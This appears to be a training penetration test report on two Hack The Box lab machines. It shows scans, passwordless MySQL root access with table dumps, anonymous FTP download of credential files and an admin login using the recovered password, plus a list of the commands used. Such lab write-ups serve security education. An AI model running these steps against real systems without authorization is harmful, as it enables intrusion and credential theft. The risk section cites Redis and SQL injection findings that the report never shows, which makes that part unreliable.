



PANDA-POWERED PENETRATION TESTING



PENETRATION TEST REPORT FINDINGS

3/4/25

VERSION 1.0

Penda Test Confidential

No part of this document may be disclosed to outside sources without
the explicit written authorization of Penda Test

STATEMENT OF CONFIDENTIALITY

The contents of this document have been developed by Penda Test.

Penda Test considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner, or contractor without prior written consent from Penda Test. Additionally, no portion of this document may be communicated, reproduced, copied, or distributed without the prior consent of Penda Test. The contents of this document do not constitute legal advice. Penda Test's offer of services that relate to compliance, litigation, or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Penda Test external or internal infrastructure

Penda Test Contacts

Name	Title	Primary Contact
Brandi English	Pen Tester	beng99@uab.edu



Executive Summary

During this penetration test, we identified multiple security vulnerabilities within your system that could pose significant risks to your assets. Our findings include open ports, such as port 3306, which runs the MySQL service. This port was accessible without a password for the root account, allowing unauthorized access to critical databases.

Additionally, we discovered exposed employee usernames and passwords due to inadequate security measures on port 80. This lack of protection enables potential attackers to intercept sensitive login credentials, further compromising system security.

We strongly recommend immediate remediation of these vulnerabilities to enhance system security and protect against potential cyber threats.

Scope and Objectives

This penetration assessment evaluates the security posture of Hack The Box Sequel and Crocodile Labs. The primary objective of this assessment was to identify and exploit vulnerabilities within their systems to assess potential risks. By simulating real-world attack scenarios, we aimed to uncover security weaknesses that could be leveraged by malicious actors and provide actionable **recommendations to mitigate these threats.**

Authorization and Consent

Hack the Box Sequel Lab

Hack the Box Crocodile Lab

Risk Assessment

The primary risk identified in this assessment concerns database security. During testing, we discovered that your Redis database was left unsecured through port 6379, allowing unauthorized access to sensitive information. Additionally, we identified SQL Injection vulnerabilities, which could enable attackers to bypass authentication mechanisms and gain access to confidential data.

These security flaws pose significant risks, including data breaches, financial losses, and reputational damage. We strongly recommend implementing proper security measures to protect your databases from exploitation.

Recommendations and Mitigation Plan

To mitigate vulnerabilities, anonymous FTP access should be disabled, and SFTP/FTPS enforced with restricted user access. HTTPS with SSL/TLS must replace unencrypted HTTP, with automatic redirection and regular Apache updates. Strong password policies and MFA should be implemented, and exposed credentials changed immediately. The MySQL database requires a strong root password, IP restrictions, and encryption, with firewall rules limiting access. Unnecessary open ports should be closed, IDS/IPS deployed, and regular security audits conducted. Real-time monitoring, an incident response plan, and employee security training will further strengthen defenses against cyber threats.



Conclusion

In conclusion, the combination of exposed credentials, weak authentication mechanisms, and unprotected services creates a high-risk environment. Immediate remediation is necessary to strengthen security controls, restrict unauthorized access, and safeguard sensitive data from potential breaches.

Methodology

The methodologies used in this test included:

- Information Gathering – Collected data on network architecture, open ports, and system configurations to understand potential vulnerabilities.
- Scanning – Used automated and manual scanning techniques to identify open ports, misconfigurations, and weaknesses in security controls.
- Exploitation – Simulated real-world attack scenarios to assess the impact of vulnerabilities, including gaining unauthorized access and testing privilege escalation.

Technical Findings

The penetration test uncovered several critical vulnerabilities that pose significant risks to the system. One of the most severe issues is anonymous FTP access on port 21, which allows unauthorized users to log in, browse, and download sensitive files. This creates a high risk of data leakage and potential exploitation. To mitigate this, anonymous FTP should be disabled, and access should be restricted to authorized users only, preferably using secure file transfer methods like SFTP or FTPS.

Another major vulnerability is unencrypted HTTP traffic on port 80, which exposes login credentials and other sensitive data to potential interception. Attackers can exploit this weakness for credential theft. Enforcing HTTPS with SSL/TLS is essential to secure communication and prevent unauthorized data access.

Additionally, we identified exposed user credentials retrieved from the FTP server, allowing unauthorized logins. This significantly increases the risk of account compromise and privilege escalation. To address this, password policies should be strengthened, multi-factor authentication (MFA) should be implemented, and credentials should be rotated and monitored regularly.

Most critically, we discovered an unsecured MySQL database on port 3306, where the root account is accessible without a password. This allows attackers full control over the database, enabling data exfiltration, modification, or even complete system compromise. Immediate action is required to set a strong password for the root account, restrict MySQL access to trusted IPs, and implement encryption and regular security audits.



Exploitation Details

Computer One: Exploitation Process

The exploitation of Computer One targeted vulnerabilities in MariaDB/MySQL, specifically weak authentication and misconfigurations that exposed sensitive data. The process began with a ping scan on 10.129.194.81 to confirm the system was online, followed by an Nmap scan, which revealed an open MySQL port (3306) running MariaDB. Using the mysql command, an attempt to connect with the root user was successful without a password, exposing a critical security flaw. Once inside, the SHOW DATABASES command revealed the htb database, which was accessed using the USE htb command. Enumeration of the database tables with SHOW TABLES identified the config and users tables, both of which contained sensitive information. Extracting their contents using SELECT * FROM config and SELECT * FROM users revealed stored credentials and a flag in the config table, marking a successful breach.

Computer Two: Exploitation Process

The exploitation of Computer Two focused on insecure FTP access and an exposed admin login for a website. The process began with a ping scan on 10.129.37.90, confirming the system was online, followed by an Nmap scan, which revealed port 21 (FTP) open with vsftpd 3.0.3 and port 80 (HTTP) running Apache 2.4.41 (Ubuntu). The FTP server was misconfigured, allowing anonymous login, granting access without authentication. Using basic FTP commands, the directory contents were listed, revealing allowed.userlist and allowed.passwd files, which were downloaded and

inspected. These files contained usernames and passwords, exposing sensitive credentials.

Next, Wappalyzer was used to analyze the web technologies running on the target, followed by a Gobuster scan, which discovered a login page at /login.php. Using the credentials obtained from the FTP server, an attempt was made to log in with admin as the username and c7110277ac44d78b6a9fff2232434d16 as the password. This granted full access to the admin panel, confirming a successful exploitation.



Evidence

Computer One :

```
File Edit View Search Terminal Help
[user@parrot]~$ sudo ping 10.129.194.81
PING 10.129.194.81 (10.129.194.81) 56(84) bytes of data:
64 bytes from 10.129.194.81: icmp_seq=1 ttl=63 time=53.7 ms
64 bytes from 10.129.194.81: icmp_seq=2 ttl=63 time=58.2 ms
64 bytes from 10.129.194.81: icmp_seq=3 ttl=63 time=53.3 ms
64 bytes from 10.129.194.81: icmp_seq=4 ttl=63 time=53.2 ms
64 bytes from 10.129.194.81: icmp_seq=5 ttl=63 time=53.7 ms
64 bytes from 10.129.194.81: icmp_seq=6 ttl=63 time=54.0 ms
64 bytes from 10.129.194.81: icmp_seq=7 ttl=63 time=57.3 ms
^C
--- 10.129.194.81 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6012ms
rtt min/avg/max/mdev = 53.190/54.754/58.165/1.909 ms
[user@parrot]~$
```

```
[user@parrot]~$ sudo nmap -sC -sV 10.129.194.81
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-03 17:46 UTC
Nmap scan report for 10.129.194.81
Host is up (0.059s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
3306/tcp  open  mysql?
|_ mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
|   Thread ID: 65
|   Capabilities flags: 63486
|   Some Capabilities: Speaks41ProtocolNew, Ignore59pipes, InteractiveClient, Support41Auth, ODBCClient, SupportsTransactions, SupportsCompression, Speaks41P
rotocolOld, SupportsLoadDataLocal, IgnoreSpaceBeforeParenthesis, LongColumnFlag, DontAllowDatabaseTableColumn, ConnectWithDatabase, FoundRows, SupportsAuthPlu
gins, SupportsMultipleStatements, SupportsMultipleResults
|   Status: Autocommit
|   Salt: g-IhR>!)Jw:Z7B%2jBI(
|_ Auth Plugin Name: mysql_native_password

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 207.13 seconds
[user@parrot]~$
```

```
ends to your MariaDB server version for the right syntax to use near 'SHOW DATABASES
exit
quit' at line 2
MariaDB [(none)]> SHOW DATABASES
+-----+
| Database |
+-----+
| htb      |
| information_schema |
| mysql    |
| performance_schema |
+-----+
4 rows in set (0.061 sec)

MariaDB [(none)]>
```

```
MariaDB [(none)]> USE htb
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [htb]>
```

2 rows in set (0.000 sec)

MariaDB [htb]> SELECT * from config;

id	name	value
1	timeout	60s
2	security	default
3	auto_logon	false
4	max_size	2M
5	flag	7b4bec00d1a39e3dd4e021ec3d915da8
6	enable_uploads	false
7	authentication_method	radius

7 rows in set (0.058 sec)

MariaDB [htb]> ness

MariaDB [htb]> select * from users

-> ;

id	username	email
1	admin	admin@sequel.htb
2	lara	lara@sequel.htb
3	samkings	sam@sequel.htb
4	mary	mary@sequel.htb

4 rows in set (0.986 sec)

MariaDB [htb]> business

Computer Two :

```
File Edit View Search Terminal Help
[user@parrot]~[~]
$ sudo ping 10.129.37.90
PING 10.129.37.90 (10.129.37.90) 56(84) bytes of data:
64 bytes from 10.129.37.90: icmp_seq=1 ttl=63 time=55.0 ms
64 bytes from 10.129.37.90: icmp_seq=2 ttl=63 time=57.9 ms
64 bytes from 10.129.37.90: icmp_seq=3 ttl=63 time=59.0 ms
64 bytes from 10.129.37.90: icmp_seq=4 ttl=63 time=58.5 ms
64 bytes from 10.129.37.90: icmp_seq=5 ttl=63 time=59.0 ms
64 bytes from 10.129.37.90: icmp_seq=6 ttl=63 time=57.6 ms
^C
--- 10.129.37.90 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 500ms
rtt min/avg/max/mdev = 55.029/57.821/58.964/1.347 ms
[user@parrot]~[~]
$ ^
```



```
[user@parrot] [*]
- $nmap -sC -sV 10.129.37.90
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-03 18:25 UTC
Nmap scan report for 10.129.37.90
Host is up (0.063s latency).
Not shown: 916 closed tcp ports (conn-refused), 82 filtered tcp ports (no-response)
user's Home
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.10.15.155
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 ftp      ftp          33 Jun 08  2021 allowed.userlist
|_-rw-r--r--    1 ftp      ftp          62 Apr 20  2021 allowed.userlist.password
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Smash - Bootstrap Business Template
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.17 seconds
[user@parrot]~]
- $
```

```
ftp> dir
229 Entering Extended Passive Mode (|||42962|)
150 Here comes the directory listing.
-rw-r--r-- 1 ftp ftp 33 Jun 08 2021 allowed.userlist
-rw-r--r-- 1 ftp ftp 62 Apr 20 2021 allowed.userlist.passwd
226 Directory send OK.
ftp>
```

```
ftp> get allowed.userlist
local: allowed.userlist remote: allowed.userlist
229 Entering Extended Passive Mode (|||43725|)
150 Opening BINARY mode data connection for allowed.userlist (33 bytes).
100% |*****| 33 52.31 KiB/s 00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.54 KiB/s)
ftp>
```

```
ftp> get allowed.userlist.passwd
local: allowed.userlist.passwd remote: allowed.userlist.passwd
229 Entering Extended Passive Mode (|||45494|)
150 Opening BINARY mode data connection for allowed.userlist.passwd (62 bytes).
100% |*****| 62 29.22 KiB/s 00:00 ETA
226 Transfer complete.
62 bytes received in 00:00 (0.99 KiB/s)
ftp>
```

```
[user@parrot]~$ ftp 10.129.37.90
Connected to 10.129.37.90.
220 (vsFTPd 3.0.3)
Name (10.129.37.90:user): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```



```
[user@parrot]-[~]
└─$ cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin
[user@parrot]-[~]
└─$ cat allowed.userlist.passwd
root
Supersecretpassword1
@BaASD&9032123sADS
rKXM59ESxesUFHAd
[user@parrot]-[~]
└─$
```

← → ↺ ⛔ 🔒 http://10.129.37.90/

Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

HOME SERVICES PORTFOLIO PRICING ABOUT

Based on Bootstrap 4

We blend insights and strategy to create digital products for forward-thinking organisations.

GET STARTED DOWNLOAD

Wappalyzer

TECHNOLOGIES MORE INFO Export

Miscellaneous

- Popper

Web servers

- Apache HTTP Server 2.4.41

Operating systems

- Ubuntu

Maps

- Google Maps

JavaScript libraries

- Isotope
- jQuery 1.12.4

UI frameworks

- Bootstrap 4.3.1

Something wrong or missing?

Generate sales leads

Find new prospects by the technologies they use. Reach out

```
File Edit View Search Terminal Help
=====
[+] Url: Parrot http://10.129.37.90/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User-Agent: gobuster/3.6
[+] Extensions: php,html
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.html (Status: 403) [Size: 277]
/index.html (Status: 200) [Size: 58565]
/login.php (Status: 200) [Size: 1577]
/.php (Status: 403) [Size: 277]
/assets (Status: 301) [Size: 313] [--> http://10.129.37.90/assets/]
/css (Status: 301) [Size: 310] [--> http://10.129.37.90/css/]
/js (Status: 301) [Size: 309] [--> http://10.129.37.90/js/]
/logout.php (Status: 302) [Size: 0] [--> login.php]
/config.php (Status: 200) [Size: 0]
/fonts (Status: 301) [Size: 312] [--> http://10.129.37.90/fonts/]
/dashboard (Status: 301) [Size: 316] [--> http://10.129.37.90/dashboard/]
Progress: 34515 / 262995 (13.12%)
```





← → 🏠 ↻ 🔒 🧑 http://10.129.37.90/login.ph ... ∞ 🧑 🛡️ 🔧 📁 ☰

📁 Parrot OS 📁 Hack The Box 📁 OSINT Services 📁 Vuln DB 📁 Privacy and Security >>

Please sign in

☐ Remember me

Sign in



← → ↻ 🔒 📄 https://app.hackthebox.com/starting-point

Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

HACKTHEBOX Search Hack The Box Upgrade STARTING POINT


Sherlocks Tracks Rankings Pro Labs Advanced Labs Job Board Universities Academy HTB for Business

Crocodile has been Pwned!


Congratulations **superdupersaiyan**, best of luck in capturing flags ahead!

03 Mar 2025

PWN DATE



Sequel has been Pwned!

Congratulations  **superdupersaiyan**, best of luck in capturing flags ahead!

03 Mar 2025

PWN DATE

The main content area has a dark blue background. At the top, there is a green, pixelated, wavy line representing a landscape. In the center, there is a circular graphic of a movie theater marquee with the text "NOW SHOWING SEQUEL: 2". Below this, the text "Sequel has been Pwned!" is displayed in a large, white, sans-serif font. Underneath, the word "Congratulations" is followed by a green cube icon and the username "superdupersaiyan" in a bold, white, sans-serif font, with the phrase "best of luck in capturing flags ahead!" in a smaller, white, sans-serif font. At the bottom, the date "03 Mar 2025" is displayed in a bold, green, sans-serif font, and below it, the text "PWN DATE" is displayed in a smaller, white, sans-serif font.

Appendices

Appendix A: Tools Used

Nmap – Network scanning and service enumeration

FTP Client – Access and file retrieval from the FTP server

Gobuster – Directory enumeration on the web server

Wappalyzer – Technology detection for web services

MySQL Command Line – Database access and enumeration

Appendix B: Key Commands Used

ping <target-ip> – Check if the target is online

nmap -sC -sV <target-ip> – Scan for open ports and running services

ftp <target-ip> – Connect to the FTP server

dir – List files in an FTP directory

cat <filename> – View contents of a file

gobuster dir --url <target> --wordlist <path-to-wordlist> – Enumerate directories

mysql -h <target-ip> -u root – Connect to MySQL database

SHOW DATABASES; – List available databases

USE <database>; – Select a database

SHOW TABLES; – List tables in a database

SELECT * FROM <table>; – View table contents